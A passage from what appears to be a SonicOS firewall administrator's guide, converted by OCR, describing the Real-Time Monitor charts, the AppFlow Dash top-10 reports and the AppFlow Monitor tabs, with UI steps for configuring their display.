
You are able to view individual charts in either bar chart format or flow (area) chart format. Each chart has Chart Format icons in the upper right corner of the chart. The default is flow chart format.

Topics:

- Bar Chart on page 61
- Flow Chart on page 61

Bar Chart

The bar chart format displays applications individually, thus allowing you to compare applications. In this chart, the applications, interfaces, or core monitors are arranged along the x-axis, for applications and interfaces according to the color code shown in the Legend. The y-axis displays information appropriate to the chart, such as the amount of traffic for each application or interface. To display the data in bar chart format, click on the **Bar Chart** icon. The following example is a Bar Chart view.



Flow Chart

The flow chart format displays over-lapping data in a stacked format as it occurs. In this chart, the x-axis displays the current time and the y-axis displays information appropriate to the chart, such as the amount of traffic for each application or the rate or size of the packets. To display data in the flow chart format, click the **Flow Chart** icon.

The following example is a Flow Chart view.

Scaling a Chart

The **Scale** box, Auto Y-Scaling, in the upper right corner of a chart, allows for Auto Y-Scaling or custom scaling of a chart:

- **Auto** (default) – Auto Y-Scaling
- **<num>[<unit>]** – The values for customized scaling must be a numeric integer. Specifying a unit is optional. If a unit is desired, four options are available:
  - **K** for Kilo.
  - **M** for Mega.
  - **G** for Giga.
  - **%** for percentage.

  For example, if a custom scale of 100Kbps is desired, then 100K should be entered: The numeric integer 100 followed by the unit K.


  NOTE: An invalid entry results in the default, Auto Y-Scaling, being used.

Selecting IPv6/IPv4

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

NOTE: This option applies only to the Applications and Ingress/Egress Bandwidth charts.

Real-Time Monitor Visualization is configured the same in IPv6 and IPv4; select a radio button in the drop-down menu to change the view/configuration:



- **IPv4 Only**
- **IPv6 Only**
- **IPv4 and IPv6**

Current Average, Minimum, Maximum Display


All charts, except **Applications**, **Connection Count**, and **Multi-Core Monitor**, display the current average, minimum, and maximum values for the chart. The values vary by chart and can be in **Kbps**, **Pps** (packets per second), **Bytes**, or **Cps** (connections per second).

For the **Ingress/Egress** charts, the information is displayed for both halves, the **Ingress** on the top and the **Egress** on the bottom. For the other charts, the information is displayed on the top.


Applications Monitor

The **Applications** data flow provides a visual representation of the current applications accessing the network.

Data Flow




Bar Chart



Options

The following options are specific to the **Applications** chart. For other options and display features, see Common Features on page 58.

Applications chart options

Option	Widget	Description
Lock		Locks the Display for the Applications chart. The lock/unlock option is available when you select **Most Frequent Apps**. Most Frequent Apps displays the top-25 apps; you can use the lock or unlock option to keep the report from altering the top-25 apps.
Unlock		Unlocks the Display for the Applications chart.
Application Display		Specifies the applications displayed in the Application Flow Chart. A drop-down menu allows you to specify **Most Frequent Apps**, **All Apps**, or individual applications. If desired, multiple applications can be selected by clicking more than one check box.


Bandwidth Monitor

The **Ingress** and **Egress Bandwidth** data flow chart provides a visual representation of incoming (Ingress) and outgoing (Egress) bandwidth traffic. The current percentage of total bandwidth used, average flow of bandwidth traffic, and the minimum and maximum amount of traffic that has gone through each interface is available in the display.

NOTE: The Bandwidth charts have no direct correlation to the Application charts.


Flow Chart

The flow chart format overlaps the Bandwidth Interfaces; allowing you to view all of the Ingress and Egress Bandwidth traffic as it occurs. The x-axis displays the current time, and the y-axis displays the Ingress and Egress Bandwidth traffic.



Bar Chart


The bar chart format displays data pertaining to individual interfaces in a bar chart; allowing comparisons of individual Bandwidth Interfaces. In this chart, the x-axis denotes the Interfaces whereas the y-axis denotes the Ingress and Egress Bandwidth traffic.



Options

Options are available to customize the **Display**, **Scale**, and **View** of the **Ingress** and **Egress Bandwidth** charts. The following option is specific to the **Bandwidth** chart. For other options and display features, see Common Features on page 58.


Ingress and Egress Bandwidth chart options

Option	Widget	Description
Interface Rate Display		Specifies which Interfaces are displayed in the Bandwidth Flow Chart. A drop-down menu provides options to specify **All Interfaces Rate**, **All Interfaces (%)**, or rate or percentage (%) for individual interfaces. The individual interfaces vary depending on the number of interfaces on the network. Multiple interfaces can be selected if desired.


Packet Rate Monitor

The **Packet Rate Monitor** provides information on the ingress and egress packet rate as packets per second (pps). This can be configured to show packet rate by network interface. The chart shows the packet rate current average, minimum packet rate, and maximum packet rate for both ingress and egress network traffic.

Flow Chart



Bar Chart



Options


Options are available to customize the **Display**, **Scale**, and **View** of the **Ingress** and **Egress Packet Rate** charts. For the options and display features, see Common Features on page 58.

Packet Size Monitor

The **Packet Size Monitor** provides information on the ingress and egress packet size in bytes (B). This can be configured to show packet size by network interface. The chart shows the packet size current average, minimum packet size, and maximum packet size for both ingress and egress network traffic.

Flow Chart

Bar Chart




Options

Options are available to customize the **Display**, **Scale**, and **View** of the **Ingress** and **Egress Packet Size** charts. For the options and display features, see Common Features on page 58.


Connection Rate Monitor

The **Connection Rate Monitor** is plotted by collecting the outgoing and incoming connection rates for each interface every refresh period. When looking at the combined connection rate of more than one interface at the same time, it may appear double than the actual connection rate. A single connection between a pair of interfaces is counted for both interfaces.

Flow Chart



Bar Chart




Options

Options are available to customize the **Display**, **Scale**, and **View** of the **Connection Rate** charts. For the options and display features, see Common Features on page 58.


Connection Count Monitor

The **Connection Count Monitor** provides a visual representation of the current total number of connections, peak number of connections, and maximum number of connections. The y-axis displays the total number of connections from 0C (zero connections) to 1KC (one kilo connections). The default auto scaling is **100K**.

Flow Chart



Bar Chart



Options

Options are available to customize the **Display**, **Scale**, and **View** of the **Connection Count** charts. For the options and display features, see Common Features on page 58.

NOTE: The **Connection Count Monitor** does not have legends.


Multi-Core Monitor

NOTE: For increased convenience and accessibility, the Multi-Core Monitor also can be accessed from the **Dashboard > Multi-Core Monitor**, **Dashboard > Real-Time Monitor**, or **System > Diagnostics** page. The **Multi-Core Monitor** display on the **System > Diagnostics** page is identical to that of the **Dashboard > Multi-Core Monitor**. Both monitors display information about single cores. The **Dashboard > Real-Time Monitor** shows the information either for combined data in flow chart format or for individual cores in bar chart format.

The **Multi-Core Monitor** displays dynamically updated statistics on utilization of the individual cores of the firewall. Core 1 through core 8 handle the control plane. Core 1 through core 8 usage is displayed in green on the Multi-Core Monitor. The remaining cores handle the data plane. To maximize processor flexibility, functions are not dedicated to specific cores; instead all cores can process all data plane tasks. Memory is shared across all cores. Each core can process a separate flow simultaneously, allowing for up to 88 flows to be processed in parallel.


Flow Chart

The flow chart format overlaps the **Multi-Core Monitor** data. The x-axis displays the current time, and the y-axis displays the percentage of CPU used.



Bar Chart


The bar chart format displays data pertaining to individual cores. The x-axis displays the cores while the y-axis displays the percentage of CPU used.



Options

Scale and **View** are options available to customize the **Multi-Core Monitor** interface. The following option is specific to the **Multi-Core** chart. For other options and display features, see Common Features on page 58.

Multi-Core Monitor options

Option	Widget	Description
Aggregate Display		Specifies which Cores are displayed in the Multi-Core Monitor Flow Chart. A drop-down menu allows you to specify **Current (Aggregate)**, **Average (Aggregate)**, and individual Cores. The individual Cores vary, depending on the number of Cores available. Multiple Cores can be selected.

6

Viewing the Top-10 AppFlow Reports


Dashboard > AppFlow Dash

The **Dashboard > AppFlow Dash** page provides the same information that is provided in **Dashboard** > **AppFlow Reports**. Only in **AppFlow Dash**, the information is shown in charts for the top one through ten items in each category. AppFlow Dash displays charts for the following items:

- Top Applications
- Top Users
- Top Viruses
- Top Intrusions
- Top Spyware
- Top URL Ratings
- Top Locations
- Top IP Addresses

NOTE: The **Botnets** category on the **Dashboard > AppFlow Reports** page does not have a corresponding chart on the **Dashboard > AppFlow Dash** page. See Dashboard > AppFlow Reports on page 89.

The following graphic shows the first two charts on the **AppFlow Dash** page. The charts for the other categories are similar.



Configuring the Display

Topics:

Configuring Length of Data Collection

The toolbar displays the length of time the data have been collected:

You can specify the length of time the data displayed in the charts have been collected by selecting the start time in the **View** drop-down menu:


- **Since Restart**
- **Since Last Reset**

You can refresh the display of:

- The page by clicking the **Refresh** icon next to the **View** drop-down menu.
- Just one chart by clicking the **Refresh** icon for that chart.

Configuring Aggregate Reporting

A green **Status** Status icon indicates that aggregate AppFlow reporting is enabled. Mousing over the **Status** icon displays a tooltip with a link to **AppFlow > Flow Reporting**, where you can enable, disable, and configure Aggregate Appflow reporting.



Specifying the Data Source

You can specify the source of the data in the **Data Source** drop-down menu:

- **Local**
- **AppFlow Server**
- **GMSFlow Server**

Selecting How to View Individual Charts

You can select the way to view a chart's data by a drop-down menu in the chart's title bar:

- **Top Applications** and **Top Locations** charts:


    - **Sessions**—Number of connections/flows
    - **Init Bytes**—Number of bytes sent by the initiator
    - **Resp Bytes**—Number of bytes sent by the responder
- **Top Users** and **Top IP Addresses** charts:
    - **Sessions**—Number of connections/flows
    - **Bytes Rcvd**—Bytes of data received by the user/IP address
    - **Bytes Sent**—Bytes of data sent by the user/IP address
- **Top Viruses**, **Top Intrusions**, **Top Spyware** and **Top URL Ratings** charts:
    - **Sessions**—Number of connections/flows

7

Monitoring Real-Time Network Data

Dashboard > AppFlow Monitor

The **AppFlow Monitor** provides real-time, incoming and outgoing network data. Various views and customizable options in the AppFlow Monitor Interface assist in visualizing the traffic data by applications, users, URLs, initiators, responders, threats, VoIP, VPN, devices, or contents.



Topics:

- Filter Options on page 84
- Generating Application Visualization Report on page 86

AppFlow Monitor Tabs

The **AppFlow Monitor Tabs** contain details about incoming and outgoing network traffic. Each tab provides a faceted view of the network flow. The data is organized by tabs:

AppFlow Monitor tabs

This tab	Displays
Applications	A list of Applications currently accessing the network.
Users	A list of Users currently connected to the network.
URLs	A list of URLs currently accessed by Users. ***To view this report:*** 1 Navigate to **Firewall > Content Filter Objects**. 2 Click the **Edit** icon for **CFS Default Action**. The **Edit CFS Action Object** displays. 3 Select the **Enable Flow Reporting** checkbox. 4 Click **OK**. 5 Navigate to **Network > Zones**. 6 Click the **Edit** icon for the zone to be monitored. The **Edit Zone** dialog displays. 7 Select the **Enable Client CF Service** checkbox. 8 Click **OK**.
Initiators	Details about current connection initiators.
Responders	Details about current connection responders.
Threats	A list of threats encountered by the network.
VoIP	Current VoIP and media traffic.
VPN	A list of VPN sessions connected to the network.

AppFlow Monitor tabs

This tab	Displays
Devices	A list of devices currently connected to the network.
Contents	Information about the type of traffic flowing through the network. ***To view this report:*** 1 Navigate to **Security Services > Intrusion Prevention**. 2 In the **IPS Global Settings** section, select the **Enable IPS** checkbox. 3 Click **Accept**. 4 Navigate to **Firewall > App Control Advanced**. 5 In the **App Control Global Settings** section, select the **Enable App Control** checkbox. 6 Click **Accept**. 7 Navigate to **Network > Zones**. 8 Click the **Edit** icon for the zone to be monitored. The **Edit Zone** dialog displays. 9 Select the **Enable IPS** checkbox. 10 Click **OK**.


AppFlow Monitor Toolbar

